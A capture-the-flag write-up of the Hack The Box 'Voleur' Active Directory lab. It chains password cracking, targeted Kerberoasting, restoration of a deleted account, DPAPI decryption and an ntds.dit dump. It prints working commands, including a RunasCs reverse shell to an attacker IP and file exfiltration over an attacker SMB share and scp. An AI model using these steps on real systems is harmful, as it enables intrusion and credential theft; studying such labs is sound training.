
Hack The Box Voleur Writeup (Medium Windows)
Medium Windows AD box. A cracked Excel file leaks passwords, targeted Kerberoasting lands WinRM, and a restored tombstone plus DPAPI leads to ntds.dit.
Summary
Voleur is an assumed-breach Kerberos-only domain where ryan.naylor’s credentials open the IT share. That share holds a password protected Access_Review.xlsx, which office2john and John crack to football1, and the spreadsheet lists several account passwords including svc_ldap and the leaver todd.wolfe. BloodHound shows svc_ldap holding WriteSPN over svc_winrm and GenericWrite over lacey.miller, so targeted Kerberoasting produces hashes and hashcat recovers svc_winrm’s password for an evil-winrm foothold. svc_ldap’s membership in Restore_Users allows listing and restoring the tombstoned todd.wolfe object, and RunasCs pivots into that account, whose archived AppData holds a DPAPI masterkey and credential blob that decrypt to jeremy.combs. jeremy.combs reaches the Third-Line Support folder and an id_rsa key belonging to svc_backup, whose SSH session exposes the Windows drive at /mnt/c along with backups of ntds.dit and the SYSTEM hive. secretsdump pulls the Administrator NT hash out of them and psexec returns SYSTEM on the domain controller.
Startup
HackTheBox provides us with valid credentials at the beginning of the challenge:
1
2
Username: ryan.naylor
Password: HollowOct31Nyt
I also added these entries to my /etc/hosts file right away, as this is an AD box:
1
10.10.11.76 dc.voleur.htb voleur.htb dc
SMB Server Enumeration

The provided user, ryan.naylor, has access to the IT share in the SMB server. As the machine is kerberos-only, there is some caveats when connecting to the SMB server. What I did was:
- Sync my clock with the machine’s, using ntpdate:
1
sudo ntpdate 10.10.11.76
- Get a TGT for ryan.naylor using Impacket’s getTGT:
1
getTGT.py voleur.htb/ryan.naylor
- Generate the proper krb5.conf file with NetExec:
1
nxc smb dc.voleur.htb -u 'ryan.naylor' -p 'HollowOct31Nyt' -k --generate-krb5 krb5.conf
In this case, the krb5.conf looks like this:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
[libdefaults]
    dns_lookup_kdc = false
    dns_lookup_realm = false
    default_realm = VOLEUR.HTB

[realms]
    VOLEUR.HTB = {
        kdc = dc.voleur.htb
        admin_server = dc.voleur.htb
        default_domain = voleur.htb
    }

[domain_realm]
    .voleur.htb = VOLEUR.HTB
    voleur.htb = VOLEUR.HTB
Then move this to /etc/:
1
sudo mv krb5.conf /etc/krb5.conf
- Craft a smbclient command that will use kerberos properly to connect to the smb server
1
smbclient --use-kerberos=required //dc.voleur.htb/IT -U 'voleur.htb/ryan.naylor%HollowOct31Nyt' --realm voleur.htb
You can see from the screenshot below that I was able to connect to the server:

In the SMB server, I located a First-Line Support directory, containing an Excel file (Access_Review.xlsx). I downloaded the file to my local machine:
Cracking Office Document’s Password
I tried opening the file with LibreOffice but immediately was asked for a password:

I tried using the same password as the user (HollowOct31Nyt) but didn’t work. To try and guess the password for the file, I used “office2john”, from the JohnTheRipper suite, to convert the file to a format that john (the tool) can understand:

The command looks like this, redirecting the output to office.john:
1
python3 ~/hacking/tools/john/run/office2john.py Access_Review.xlsx > office.john
Then I used john against it, and after a few seconds, got the cleartext password. The command is:
1
john office.john --wordlist=/usr/share/wordlists/rockyou.txt
New Credentials
1
Access_Review.xlsx:football1
Upon opening the file, we can see many credentials openly listed:

This is golden. New Credentials:
1
2
3
4
5
6
7
8
Username: todd.wolfe
Password: NightT1meP1dg3on14

Username: svc_iis
Password: N5pXyW1VqM7CZ8

Username: svc_ldap
Password: M1XyC9pW7qT5Vn
LDAP Service Enumeration
I used bloodhound to enumerate the domain, with the command:
1
nxc ldap dc.voleur.htb -u 'ryan.naylor' -p 'HollowOct31Nyt' --bloodhound -c All -k --dns-server 10.10.11.76
I started looking at the users, specially those that we managed to get a grip on (passwords exposed in the Excel file in the smb server), and was finding nothing of relevance. Until I came across svc_ldap, and noticed it has some outbound privileges (WriteSPN over svc_winrm, membership in “Restore Users” which has GenericWrite over the SECOND-LINE SUPPORT TECHNICIANS OU and the lacey.miller user):

Targeted Kerberoasting
As svc_ldap has WriteSPN over svc_winrm and GenericWrite over lacey.miller, we can perform a targeted kerberoasting attack against both accounts with the tool targetedKerberoast:

Immediately, as you can see from the screenshot above, the tool obtains the hash for lacey.miller and, just below that, the hash for svc_winrm as well. The command looks like this:
1
python3 targetedKerberoast.py -v -d 'voleur.htb' -u 'svc_ldap' -p 'M1XyC9pW7qT5Vn' --dc-host dc.voleur.htb --dc-ip 10.10.11.76 -k
I saved both hashes to different text files in my machine, and used hashcat against them one by one. Got nothing for lacey.miller:

But got a hit back for svc_winrm:

The hashcat command:
1
hashcat svc_winrm.kerberoast /usr/share/wordlists/rockyou.txt
New Credentials
1
2
Username: svc_winrm
Password: AFireInsidedeOzarctica980219afi
Initial Access
With the credentials for svc_winrm, I got a TGT for the user:
1
getTGT.py voleur.htb/svc_winrm:AFireInsidedeOzarctica980219afi
Pointed my KRB5CCNAME variable to use the ticket:
1
export KRB5CCNAME=./svc_winrm.ccache
And connected to the machine using evil-winrm as you can see from the screenshot below:

The user flag can be found at the desktop folder for svc_winrm.
Lateral Movement
Remember, if it’s there, it’s there for a reason. In the Excel document, they mention that todd.wolfe is a leaver, so they reset todd’s account password to **NightT1meP1dg3on14 **before deleting it.
However:
When you delete an object from the Active Directory (AD) database, it’s marked as a tombstone object instead of being fully removed. By default, each tombstone object remains in the database for 180 days. Once this tombstone’s lifetime value is exceeded, the tombstone object is automatically deleted by the garbage collection process. Administrators can change the default tombstone lifetime value by using the ADSI Edit tool. Reference.
If I try to see the deleted objects right away through my winrm session as svc_winrm, it’ll return nothing:

That’s likely because svc_winrm does not have the rights to see them. But what if we have an account that has those rights?
If you remember from the bloodhound enumeration, the svc_ldap user has membership in the Restore_Users group (which is very peculiar, keeping in mind our situation here):

But we can’t log in to the machine via winrm as svc_ldap because this user lacks the required rights to do so.

I first started a netcat listener on my local machine:
1
rlwrap nc -lvnp 9999
Then used RunasCs.exe to obtain a remote shell as svc_ldap:

Immediately got the connection on my netcat listener as svc_ldap:
If I try again looking for deleted users, this time as svc_ldap, I hit jackpot:

If I scroll a little bit more, I can see their full distinguished name, and I also learn that they have membership in the Second-Line technicians group:

The command to list deleted objects is this:
1
Get-ADObject -Filter 'IsDeleted -eq $true' -IncludeDeletedObjects -Properties *
Now, to restore todd.wolfe, the command is:
1
Restore-ADObject -Identity "CN=Todd Wolfe\0ADEL:1c6b1deb-c372-4cbb-87b1-15031de169db,CN=Deleted Objects,DC=voleur,DC=htb"

After executing it, we can query the user and see that it now exists in the domain:
1
bloodyAD.py -k -d voleur.htb --host dc.voleur.htb get object --resolve-sd 'todd.wolfe'
As you can see from the screenshot below:
With that, I started a new netcat listener on my machine:
1
rlwrap nc -lvnp 4444
And, to get a shell as todd.wolfe, I used my winrm session as svc_wirnm to execute RunasCs:

The command is:
1
.\RunasCs.exe todd.wolfe NightT1meP1dg3on14 "cmd.exe" -r 10.10.14.8:4444
Instantly, I got a shell as todd.wolfe!
Extracting DPAPI Secrets
With a new shell as todd.wolfe, I could enumerate their home folder at C:\users\todd.wolfe. However, there’s nothing there.
If I take a look at C:\, I can see the IT share from before:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
C:\>dir
dir
 Volume in drive C has no label.
 Volume Serial Number is A5C3-6454

 Directory of C:\

01/29/2025  02:10 AM    <DIR>          Finance
01/29/2025  02:10 AM    <DIR>          HR
05/29/2025  03:07 PM    <DIR>          inetpub
01/29/2025  02:10 AM    <DIR>          IT
05/08/2021  01:20 AM    <DIR>          PerfLogs
01/30/2025  07:20 AM    <DIR>          Program Files
01/30/2025  06:53 AM    <DIR>          Program Files (x86)
01/30/2025  04:38 AM    <DIR>          Users
06/05/2025  12:53 PM    <DIR>          Windows
               0 File(s)              0 bytes
               9 Dir(s)   3,490,471,936 bytes free

C:\>
As todd.wolfe is member of second-line support, they can access the according share like so:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
C:\>cd IT
cd IT

C:\IT>dir
dir
 Volume in drive C has no label.
 Volume Serial Number is A5C3-6454

 Directory of C:\IT

01/29/2025  02:10 AM    <DIR>          .
01/29/2025  02:40 AM    <DIR>          First-Line Support
01/29/2025  08:13 AM    <DIR>          Second-Line Support
01/30/2025  09:11 AM    <DIR>          Third-Line Support
               0 File(s)              0 bytes
               4 Dir(s)   3,490,471,936 bytes free

C:\IT>cd "Second-Line Support"
cd "Second-Line Support"

C:\IT\Second-Line Support>dir
dir
 Volume in drive C has no label.
 Volume Serial Number is A5C3-6454

 Directory of C:\IT\Second-Line Support

01/29/2025  08:13 AM    <DIR>          .
01/29/2025  02:10 AM    <DIR>          ..
01/29/2025  08:13 AM    <DIR>          Archived Users
               0 File(s)              0 bytes
               3 Dir(s)   3,490,471,936 bytes free

C:\IT\Second-Line Support>cd "Archived Users"
cd "Archived Users"

C:\IT\Second-Line Support\Archived Users>dir
dir
 Volume in drive C has no label.
 Volume Serial Number is A5C3-6454

 Directory of C:\IT\Second-Line Support\Archived Users

01/29/2025  08:13 AM    <DIR>          .
01/29/2025  08:13 AM    <DIR>          ..
01/29/2025  08:13 AM    <DIR>          todd.wolfe
               0 File(s)              0 bytes
               3 Dir(s)   3,490,471,936 bytes free

C:\IT\Second-Line Support\Archived Users>cd todd.wolfe
cd todd.wolfe

C:\IT\Second-Line Support\Archived Users\todd.wolfe>dir
dir
 Volume in drive C has no label.
 Volume Serial Number is A5C3-6454

 Directory of C:\IT\Second-Line Support\Archived Users\todd.wolfe

01/29/2025  08:13 AM    <DIR>          .
01/29/2025  08:13 AM    <DIR>          ..
01/29/2025  08:13 AM    <DIR>          3D Objects
01/29/2025  08:13 AM    <DIR>          Contacts
01/30/2025  07:28 AM    <DIR>          Desktop
01/29/2025  08:13 AM    <DIR>          Documents
01/29/2025  08:13 AM    <DIR>          Downloads
01/29/2025  08:13 AM    <DIR>          Favorites
01/29/2025  08:13 AM    <DIR>          Links
01/29/2025  08:13 AM    <DIR>          Music
01/29/2025  08:13 AM    <DIR>          Pictures
01/29/2025  08:13 AM    <DIR>          Saved Games
01/29/2025  08:13 AM    <DIR>          Searches
01/29/2025  08:13 AM    <DIR>          Videos
               0 File(s)              0 bytes
              14 Dir(s)   3,490,471,936 bytes free

C:\IT\Second-Line Support\Archived Users\todd.wolfe>
It seems like there’s an archived version of todd.wolfe’s home directory. I ran a dir /a to see hidden directories, and found the presence of AppData.
1
01/29/2025  08:13 AM    <DIR>          AppData
I found the DPAPI masterkey at the folder:
1
C:\IT\Second-Line Support\Archived Users\todd.wolfe\AppData\Roaming\Microsoft\Protect\S-1-5-21-3927696377-1337352550-2781715495-1110

To transfer the file to my machine, I started a smb server locally:
1
2
mkdir smb
sudo /home/user/.local/bin/smbserver.py -smb2support -ip 10.10.14.8 -username bsec -password BehindSecurity@2025 smb smb/
Then, in my shell as todd.wolfe, I mounted the smb share with the command:
1
net use B: \\10.10.14.8\smb /user:bsec BehindSecurity@2025
It worked, as you can see from the screenshot below:
Then I copied the masterkey to my machine:

And started looking for DPAPI credentials.
Sure enough, there’s one:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
C:\IT\Second-Line Support\Archived Users\todd.wolfe\AppData\Roaming\Microsoft\Credentials>dir /a;
dir /a;
 Volume in drive C has no label.
 Volume Serial Number is A5C3-6454

 Directory of C:\IT\Second-Line Support\Archived Users\todd.wolfe\AppData\Roaming\Microsoft\Credentials

01/29/2025  08:13 AM    <DIR>          .
01/29/2025  08:13 AM    <DIR>          ..
01/29/2025  05:55 AM               398 772275FAD58525253490A9B0039791D3
               1 File(s)            398 bytes
               2 Dir(s)   3,488,538,624 bytes free

C:\IT\Second-Line Support\Archived Users\todd.wolfe\AppData\Roaming\Microsoft\Credentials>
So I copied the credential to my machine as well:
1
copy 772275FAD58525253490A9B0039791D3 B:
With the masterkey and the credential in hands, I used impacket-dpapi to work with these files. First, decrypt the masterkey using the info we already know:
1
dpapi.py masterkey -file 08949382-134f-4c63-b93c-ce52efc0aa88 -password NightT1meP1dg3on14 -sid S-1-5-21-3927696377-1337352550-2781715495-1110
The -file points to the masterkey file, the -password points to todd.wolfe’s password, and the -sid points to the user SID (todd.wolfe’s SID) which can be found in the directory where the masterkey was located:

It returns the decrypted key:
1
0xd2832547d1d5e0a01ef271ede2d299248d1cb0320061fd5355fea2907f9cf879d10c9f329c77c4fd0b9bf83a9e240ce2b8a9dfb92a0d15969ccae6f550650a83
With the decrypted key, I could uncover the credential:

The command is:
1
dpapi.py credential -file smb/772275FAD58525253490A9B0039791D3 -key 0xd2832547d1d5e0a01ef271ede2d299248d1cb0320061fd5355fea2907f9cf879d10c9f329c77c4fd0b9bf83a9e240ce2b8a9dfb92a0d15969ccae6f550650a83
And it returns new credentials:
1
2
Username: jeremy.combs
Password: qT3V9pLXyN7W4m
SSH Key Exposure
With credentials for jeremy.combs, I performed the same technique once again with RunasCs via my winrm session as svc_winrm:

And got a session on my netcat listener on port 3333 as jeremy.combs.
I know that jeremy.combs has membership in the third-line technicians group:

With jeremy’s credentials, I could access the third folder in the IT share:

I used the same technique with the SMB share as before to copy the id_rsa file to my machine:

I can’t access the Backups folder. I get access denied.
However, I copied the id_rsa (ssh private key) file to my local machine as you can see from the screenshot, and was able to generate the public key out of it:
1
ssh-keygen -y -f id_rsa > id_rsa.pub
From the screenshot below we can see that this key is related to the svc_backup user:

With the private key in hands, I could log in to the ssh server as svc_backup:


Upon inspecting the linux environment closely, I located a suspicious mount at /mnt/c. It seems like the windows C drive is mounted there:

With access as svc_backup I could access the Backups folder at /mnt/c/IT/Third-Line Support/Backups that was previously impossible to access. In the folder, I located backups for registry hives (SECURITY, SYSTEM) and the ntds.dit AD database:
I began extracting the ntds.dit database to my local machine using scp:
1
scp -i id_rsa -P 2222 svc_backup@10.10.11.76:'/mnt/c/IT/Third-Line Support/Backups/Active Directory/ntds.dit' .
I also grabbed the SYSTEM registry hive:
1
scp -i id_rsa -P 2222 svc_backup@10.10.11.76:'/mnt/c/IT/Third-Line Support/Backups/registry/SYSTEM' .
With both SYSTEM and ntds.dit in hands, I used secretsdump from impacket to uncover the NTLM hash for all the users in the domain controller, including Administrator:

The command:
1
secretsdump.py local -ntds ntds.dit -system SYSTEM
Finally, with the password hash for Administrator, I got a shell as NT Authority/System in the DC:
